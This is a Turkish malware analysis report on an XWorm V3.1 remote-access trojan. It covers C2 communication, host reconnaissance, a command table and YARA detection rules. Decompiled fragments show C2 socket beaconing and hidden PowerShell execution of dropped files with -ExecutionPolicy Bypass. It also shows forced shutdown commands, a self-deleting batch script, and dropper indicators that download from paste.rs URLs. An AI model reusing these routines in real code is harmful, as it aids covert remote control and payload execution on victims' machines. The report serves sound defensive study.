            ClientSocket.S = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
            ClientSocket.BufferLength = -1L;
            ClientSocket.Buffer = new byte[1];
            ClientSocket.MS = new MemoryStream();
            ClientSocket.S.ReceiveBufferSize = 51200;
            ClientSocket.S.SendBufferSize = 51200;
            ClientSocket.S.Connect(Settings.Host, Conversions.ToInteger(Settings.Port));
            ClientSocket.isConnected = true;
            ClientSocket.SendSync = RuntimeHelpers.GetObjectValue(new object());
            ClientSocket.Send(Conversions.ToString(ClientSocket.Info));
            ClientSocket.S.BeginReceive(ClientSocket.Buffer, 0, ClientSocket.Buffer.Length, SocketFlags.None, new AsyncCallback(ClientSocket.BeginReceive), null);
            TimerCallback timerCallback = delegate(object a0)
            {
                ClientSocket.Ping();
            };
        }
    }
}
```

Şekil 23- Haberleşme Aşaması

BeginConnect fonksiyonu, istemcinin **C2** sunucusuna ilk bağlantısını kurup haberleşmeyi başlatan ana başlangıç rutinidir. Öncelikle bir TCP socket oluşturulmakta ve veri gönderme ve alma buffer boyutlarını **50 KB** olarak ayarlamaktadır. Ardından **Info** fonksiyonunu çağırarak kurban makineye ait sistem bilgilerini **C2**'ye göndermektedir.

```
995 // (get) Token: 0x00000000 RID: 3892 RVA: 0x0002C998 File Offset: 0x0002AB98
996 public static string UserName
997 {
998     [SecuritySafeCritical]
999     get
1000     {
1001         new EnvironmentPermission(EnvironmentPermissionAccess.Read, "UserName").Demand();
1002         StringBuilder stringBuilder = new StringBuilder(256);
1003         int capacity = stringBuilder.Capacity;
1004         if (Win32Native.GetUserName(stringBuilder, ref capacity))
1005         {
1006             return stringBuilder.ToString();
1007         }
1008         return string.Empty;
1009     }
1010 }
```

İsim	Değer
Microsoft.Win32.Win32Native.GetUserName döndü	true
stringBuilder	{...}
capacity	0x00000008

Şekil 24- UserName Alınması


Zararlı, sistemde oturum açmış kullanıcının adını almak için **GetUserName** API'si çağırısıyla kullanıcı adını almaktadır.

```
78
79 // Token: 0x0600001B RID: 27 RVA: 0x000026BC File Offset: 0x000008BC
80 public static string INDATE()
81 {
82     string text;
83     try
84     {
85         FileInfo fileInfo = new FileInfo(Helper.current);
86         text = fileInfo.LastWriteTime.ToString("dd/MM/yyyy");
87     }
88     catch (Exception ex)
89     {
90         text = "Error";
91     }
92     return text;
93 }
```

İsim	Değer	Tip
System.IO.FileSystemInfo.LastWriteTime.get döndü	{22.02.2026 18:16:10}	System.DateTime
System.DateTime.ToString döndü	"22.02.2026"	string
text	"22.02.2026"	string
fileInfo	{C:\Users\...\Desktop\svchost_update.exe}	System.IO.FileInfo


Şekil 25- Exe'nin Zaman Bilgisinin Alınması

INDATE fonksiyonu, çalışmakta olan dosyanın disk üzerindeki son yazılma tarihini (**LastWriteTime**) alıp bunu "**dd/MM/yyyy**" formatında string olarak döndürmektedir.



Şekil 26- Usb Yayılım Kontrolü

Spread fonksiyonu, çalışmakta olan dosyanın adını **Settings.USBNM** ile karşılaştırarak yayılma mekanizmasının kullanılıp kullanılmadığını kontrol etmektedir. Eğer dosya adı USB yayılımı için belirlenen isimle aynıysa **"True"**, değilse **"False"** döndürmektedir.



Şekil 27- UAC Kontrolü

UAC fonksiyonu, çalışmakta olan sürecin yönetici yetkileriyle çalışıp çalışmadığını kontrol etmektedir. **WindowsIdentity.GetCurrent()** ile mevcut kullanıcı kimliğini almaktadır. **WindowsPrincipal** üzerinden **WindowsBuiltInRole.Administrator** rolüne sahip olup olmadığına göre kontrol etmektedir.

```
500 public static bool Cam()
501 {
502     checked
503     {
504         try
505         {
506             int num = 0;
507             for (;;)
508             {
509                 string text = null;
510                 short num2 = (short)num;
511                 string text2 = Strings.Space(100);
512                 if (Messages.capGetDriverDescriptionA(num2, ref text2, 100, ref text, 100))
513                 {
514                     break;
515                 }
516                 num++;
517                 if (num > 4)
518                 {
519                     goto Block_3;
520                 }
521             }
522             return true;
523             Block_3:;
524         }
525         catch (Exception ex)
526         {
527         }
528         return false;
529     }
530 }
```

Değer	Tip
num	int
text	string
text2	string

Şekil 28- Kamera Kontrolü


Cam fonksiyonu, sistemde kullanılabilir bir **webcam** aygıtı olup olmadığını kontrol eder ve sonuç olarak **true** veya **false** döndürmektedir.

```
133 public static string Antivirus()
134 {
135     string text;
136     try
137     {
138         using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("\\\\" + Environment.MachineName + "\\root\\SecurityCenter2\\AntivirusProduct"))
139         {
140             StringBuilder stringBuilder = new StringBuilder();
141             try
142             {
143                 foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
144                 {
145                     stringBuilder.Append(managementBaseObject["displayName"].ToString());
146                     stringBuilder.Append(",");
147                 }
148             }
149             finally
150             {
151                 ManagementObjectCollection.ManagementObjectEnumerator enumerator;
152                 if (enumerator != null)
153                 {
154                     ((IDisposable)enumerator).Dispose();
155                 }
156             }
157             if (stringBuilder.ToString().Length == 0)
158             {
159                 text = "None";
160             }
161             else
162             {
163                 text = stringBuilder.ToString().Substring(0, checked(stringBuilder.Length - 1));
164             }
165         }
166     }
167     catch (Exception ex)
168     {
169     }
170     return text;
171 }
```

Değer	Tip
text	string
managementObjectSearcher	{System.Management.ManagementObjectSearcher}
stringBuilder	{Windows Defender,}


Şekil 29- Antivirüs Kontrolü

Antivirus fonksiyonu sistemde yüklü olan antivirüs yazılımlarını tespit etmek için **WMI** üzerinden **root\SecurityCenter2** namespace'inde **"AntivirusProduct"** sınıfını sorgulamaktadır. Bulunan her ürünün **displayName** değerini alarak tek bir string haline getirmektedir.



Şekil 30- Gönderim Öncesi Şifreleme

AES_Encryptor fonksiyonu, verilen veriyi **AES** ile şifrelemektedir. **Settings.KEY** içinden aldığı sabiti **MD5** ile hashleyip **AES** anahtarı olarak kullanmaktadır. **ECB** modunda şifreleme yaparak elde ettiği şifreli veriyi sunucuya göndermektedir.



Şekil 31- Sunucuya Gönderilen Veri

Zararlının orijinal sunucusu kapalı olduğu için sunucu **patch** edilmiştir. **AES** key ile, gönderilen veri sunucu tarafında çözülerek ekrana basılması sağlanmıştır. Gelen veri şu şekildedir.

**INFO <Xwormmm>HWID<Xwormmm>UserName<Xwormmm>Os<Xwormmm>payload
version<Xwormmm>Tarih<Xwormmm>USB<Xwormmm>UAC<Xwormmm>Cam<Xwormmm>AV**

Tablo 5- Sunucuya Gönderilen Sistem Bilgileri

```

36 public static void Ping()
37 {
38     try
39     {
40         if (ClientSocket.isConnected)
41         {
42             ClientSocket.Send(string.Concat(new string[]
43             {
44                 "PING!",
45                 Settings.SPL,
46                 Helper.GetActiveWindowTitle(),
47                 Settings.SPL,
48                 Helper.Time
49             }));
50             GC.Collect();
51         }
52     }
53     catch (Exception ex)
54     {
55     }
56 }

```

Şekil 32- PING Mesajının Hazırlanması

Ping fonksiyonu, istemcinin **C2** sunucusuyla bağlantısını canlı tutmak için kullanılır. Eğer **socket** bağlıysa sunucuya **"PING!"** mesajı gönderir.

```

108 // Token: 0x06000048 RID: 72 RVA: 0x0000431C File Offset: 0x0000251C
109 public static string GetActiveWindowTitle()
110 {
111     try
112     {
113         StringBuilder stringBuilder = new StringBuilder(256);
114         IntPtr foregroundWindow = Helper.GetForegroundWindow();
115         if (Helper.GetWindowText(foregroundWindow, stringBuilder, 256) > 0)
116         {
117             return stringBuilder.ToString();
118         }
119     }
120     catch (Exception ex)
121     {
122     }
123     return "";
124 }
125
126 // Token: 0x06000049 RID: 73 RVA: 0x0000437C File Offset: 0x0000257C
127 public static byte[] SB(string s)
128 {
129     return Encoding.Default.GetBytes(s);
130 }

```

	Değer
Stub.Helper.GetWindowText döndü	0x0000004B
stringBuilder	{dnSpy v6.5.1 (64-bit, .NET Framework, Hata ayıklanıyor, svchost_update.exe)}
foregroundWindow	0x000000000000202B0

Şekil 33- Pencere Adının Alınması

GetActiveWindowTitle fonksiyonu, o anda ön planda aktif olan pencereyi **GetForegroundWindow** ile tespit etmektedir. **GetWindowText** kullanarak bu pencerenin başlığını almaktadır.

```

[*] Gelen Veri: PING!<Xwormmm>dnSpy v6.5.1 (64-bit, .NET Framework, Hata ayıklanıyor, svchost_update.exe)<Xwormmm>0

```

Şekil 34- Gelen Verinin Sunucu Tarafında Görüntüsü

Almış olduğu bu başlığı **PING** ile birlikte sunucuya göndermektedir.

```

        Process.Start(text);
    }
    else if (Operators.CompareString(text, "Urlopen", false) == 0)
    {
        Messages.OpenUrl(array[1], false);
    }
    else if (Operators.CompareString(text, "Urlhide", false) == 0)
    {
        Messages.OpenUrl(array[1], true);
    }
    else if (Operators.CompareString(text, "PCShutdown", false) == 0)
    {
        Interaction.Shell("shutdown.exe /f /s /t 0", AppWinStyle.Hide, false, -1);
    }
    else if (Operators.CompareString(text, "PCRestart", false) == 0)
    {
        Interaction.Shell("shutdown.exe /f /r /t 0", AppWinStyle.Hide, false, -1);
    }
    else if (Operators.CompareString(text, "PCLogoff", false) == 0)
    {
        Interaction.Shell("shutdown.exe -L", AppWinStyle.Hide, false, -1);
    }
    else if (Operators.CompareString(text, "StartDDos", false) == 0)
    {
        try
    }

```

Şekil 35- Komutlar

Zararlı yazılım sisteme bulaştıktan sonra arka planda çalışmaya başlar ve komuta-
kontrol (C2) sunucusuyla bağlantı kurarak sürekli olarak gelecek talimatları dinlemektedir. Saldırgan, bu sunucu üzerinden zararlıya çeşitli komutlar gönderir ve böylece hedef sistem üzerinde istediği işlemleri uzaktan gerçekleştirebilir.

rec	Zararlıyı yeniden başlatır
CLOSE	Socket bağlantısını sonlandırır
uninstall	Kendini sistemden kaldırır
update	Yeni payload indirip uygular
DW	Dosya indirir ve kaydeder
FM	Komutla alınan base64 dosyayı çalıştırır
LN	URL'den dosya indirip çalıştırır
Urlopen	URL'yi tarayıcıda açar (görünür)
Urlhide	URL'yi tarayıcıda gizli şekilde açar
PCShutdown	Bilgisayarı kapatır
PCRestart	Bilgisayarı yeniden başlatır
PCLogoff	Oturumu kapatır
RunShell	Shell komutu çalıştırır
StartDDos	DDoS saldırısı başlatır
StopDDos	DDoS saldırısını durdurur
StartReport	Raporlama thread'ini başlatır
StopReport	Raporlama thread'ini durdurur

Xchat	Chat mesajı gönderir
plugin	Plugin talep eder ya da çalıştırır
savePlugin	Plugin'i indirip sisteme kaydeder
\$Cap	Screenshot alır
DDos	DDoS komutu sinyali gönderir
OfflineGet	Offline keylogger verisi yoksa mesaj döner

Tablo 6- Komut Listesi

```


private static void RunDisk(string Extension, byte[] Data)
{
    object obj = Path.Combine(Path.GetTempPath(), Helper.GetRandomString(6) + Extension);
    File.WriteAllBytes(Conversions.ToString(obj), Data);
    Thread.Sleep(500);
    if (Extension.ToLower().EndsWith(".ps1"))
    {
        Process process = Process.Start(new ProcessStartInfo("powershell.exe")
        {
            WindowStyle = ProcessWindowStyle.Hidden,
            Arguments = Conversions.ToString(Operators.AddObject(Operators.AddObject("-ExecutionPolicy Bypass -File \"", obj), "\""))
        });
    }
    else
    {
        object obj2 = null;
        Type typeFromHandle = typeof(Process);
        string text = "Start";
        object[] array = new object[] { RuntimeHelpers.GetObjectValue(obj) };
        object[] array2 = array;
        string[] array3 = null;
        Type[] array4 = null;
        bool[] array5 = new bool[] { true };
        NewLateBinding.LateCall(obj2, typeFromHandle, text, array2, array3, array4, array5, true);
        if (array5[0])
        {
            obj = RuntimeHelpers.GetObjectValue(array[0]);
        }
    }
}

```

Şekil 36- Harici Dosya Çalıştırma Yapısı


RunDisk fonksiyonu, saldırgan tarafından gönderilen bir dosyayı diske yazıp çalıştırmak için kullanılmaktadır. Sistemin **Temp** klasörüne rastgele **6 karakterlik** bir isim üretir ve verilen uzantı ile birlikte dosyayı oluşturur. Ardından gönderilen byte verisini bu dosyaya yazarak kısa bir süre bekler.

Eğer dosya uzantısı **.ps1** ise, dosya **PowerShell** üzerinden **-ExecutionPolicy Bypass** parametresiyle gizli pencere modunda çalıştırmaktadır.



Şekil 37- OpenUrl İşlemi

OpenUrl fonksiyonu, verilen adresi iki şekilde açmaktadır. **Hidden true** ise **URL** arka planda **HttpRequest** ile gizli bir **GET** isteği olarak çalıştırılır ve **tarayıcı açılmaz**. **False** ise **Process.Start(Url)** ile varsayılan tarayıcıda görünür şekilde açılır.



Şekil 38- MessageBox Açma

Gelen komut değeri **"MessageBox"** ise zararlı, array içindeki metni kullanarak sistemde bir **MessageBox** gösterir.

```
13 public static void UNS(bool IsUpdate, string Str, byte[] B)
14 {
15     if (IsUpdate)
16     {
17         try
18         {
19             Str = Path.Combine(Path.GetTempPath(), Helper.GetRandomString(6) + Str);
20             File.WriteAllBytes(Str, B);
21         }
22         catch (Exception ex)
23         {
24         }
25     }
26     try
27     {
28         string text = Path.GetTempFileName() + ".bat";
29         using (StreamWriter StreamWriter = new StreamWriter(text))
30         {
31             StreamWriter.WriteLine("@echo off");
32             StreamWriter.WriteLine("timeout 3 > NUL");
33             StreamWriter.WriteLine("CD " + Application.StartupPath);
34             StreamWriter.WriteLine("DEL \"" + Path.GetFileName(Application.ExecutablePath) + "\" /f /q");
35             StreamWriter.WriteLine("CD " + Path.GetTempPath());
36             StreamWriter.WriteLine("DEL \"" + Path.GetFileName(text) + "\" /f /q");
37         }
38     }
39     if (IsUpdate)
40     {
41         try
42         {
43         }
44     }
45 }
```

İsim	Değer	Tip
System.IO.Path.GetTempPath döndü	@C:\Users\...\AppData\Local\Temp\	string
string.Concat döndü	@CD C:\Users\...\AppData\Local\Temp\	string
IsUpdate	false	bool
Str	null	string
B	null	byte[]
text	@C:\Users\...\AppData\Local\Temp\tmp155A.tmp.bat	string

Şekil 39- Kendini Silme İşlemi

UNS fonksiyonu zararlının kendini kaldırma (uninstall) veya güncelleme (update) işlemini gerçekleştirmek için kullanmaktadır.

@echo off

timeout 3 > NUL

CD <Uygulamanın_Bulunduğu_Klasör>

DEL "<Zararli_Adi>" /f /q

CD %TEMP%

DEL "oluşturulan_batch.bat" /f /q

Tablo 7- Bat Komutu

YARA Kuralı

```
rule script2.ps1

{

    meta:

        description = "Powershell Dropper"

        Author = "Yavuzhan Özgen"

        Date = "2026-02-23"

    strings:

        $url      = "https://paste.rs/AZoyo" ascii wide

        $download = "DownloadFile" ascii wide

        $temp     = "$env:TEMP" ascii wide

        $ps1      = ".ps1" ascii wide

        $unblock  = "Unblock-File" ascii wide

        $powershell = "powershell.exe" ascii wide

        $bypass   = "-ExecutionPolicy Bypass" ascii wide

        $hidden   = "-WindowStyle Hidden" ascii wide

        $create    = "CreateNoWindow" ascii wide

        $remove    = "Remove-Item" ascii wide

    condition:

        5 of them}
```

```
rule Azoyo{

    meta:

        description = "Powershell Stage-2"

        author = "Yavuzhan Ozgen"

        date = "2026-02-23"

    strings:

        $debugger1 = "x64dbg" ascii wide

        $debugger2 = "ollydbg" ascii wide

        $vm1 = "vmttoolsd" ascii wide

        $vm2 = "vboxservice" ascii wide

        $url = "https://paste.rs/RBCDk" ascii wide

        $download = "Invoke-WebRequest" ascii wide

        $base64 = "FromBase64String" ascii wide

        $write = "WriteAllBytes" ascii wide

        $hidden = "-WindowState Hidden" ascii wide

    condition:

        2 of ($debugger*) and 2 of ($download, $base64, $url)

        And $write and $hidden

}
```

```
rule svchost_update{

    meta:

        description = "Detects XWorm V3.1 XClient malware"

        author = "Yavuzhan Ozgen"

        date = "2026-02-23"

        malware_family = "XWorm"

    strings:

        $xworm = "XWorm V3.1" ascii wide

        $xclient = "XClient.exe" ascii wide

        $ping = "PING!" ascii wide

        $cmd1 = "sendPlugin" ascii wide

        $cmd2 = "RunRecovery" ascii wide

        $cmd3 = "UACFunc" ascii wide

        $cmd4 = "injRun" ascii wide

        $powershell = "powershell.exe" ascii wide

        $bypass = "-ExecutionPolicy Bypass" ascii wide

        $bat = ".bat" ascii wide

    condition:

        (

            $xworm and $xclient) or ($ping and 2 of ($cmd*)) or

            ( 1 of ($powershell, $bypass, $bat) and 2 of ($cmd*))}
```

MITRE ATTACK TABLE

Reconnaissance	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	C&C	Exfiltration
T1592.001: Gather Victim Host Information	T1059.001: Command and Scripting Interpreter PowerShell	T1547.001: Registry Run Keys / Startup Folder	T1055.002: Process Injection	T1027: Obfuscated Files or Information	T1056.001: Input Capture	T1071.001 : Application Layer Protocol: Web Protocols	T1041 : Exfiltration Over C2 Channel
T1590.002: Gather Victim Network Information	T1059.007: Command and Scripting Interpreter JavaScript	T1053.005: Scheduled Task/Job	T1548.002: Abuse Elevation Control Mechanism	T1140: Deobfuscate/Decode Files or Information		T1573.001 : Encrypted Channel	T1020: Automated Exfiltration
	T1204.002: User Execution	T1136.001: Create Account		T1036.005: Masquerading		T1105 : Ingress Tool Transfer	
				T1218.011 : Signed Binary Proxy Execution			
				T1112 : Modify Registry			

Çözüm Önerileri

1. Sosyal Mühendislik ve Phishing Farkındalığı.
2. İşletim Sistemi ve Yazılımları Güncel Tutun.
3. Güçlü ve Benzersiz Parolalar Kullanın.
4. Uzaktan Erişimleri Sınırlayın ve Güvenli Hale Getirin.
5. PowerShell ve Script Çalıştırma Yetkilerini Kısıtlayın.

HAZIRLAYAN

Yavuzhan Özgen

[LinkedIn](#)

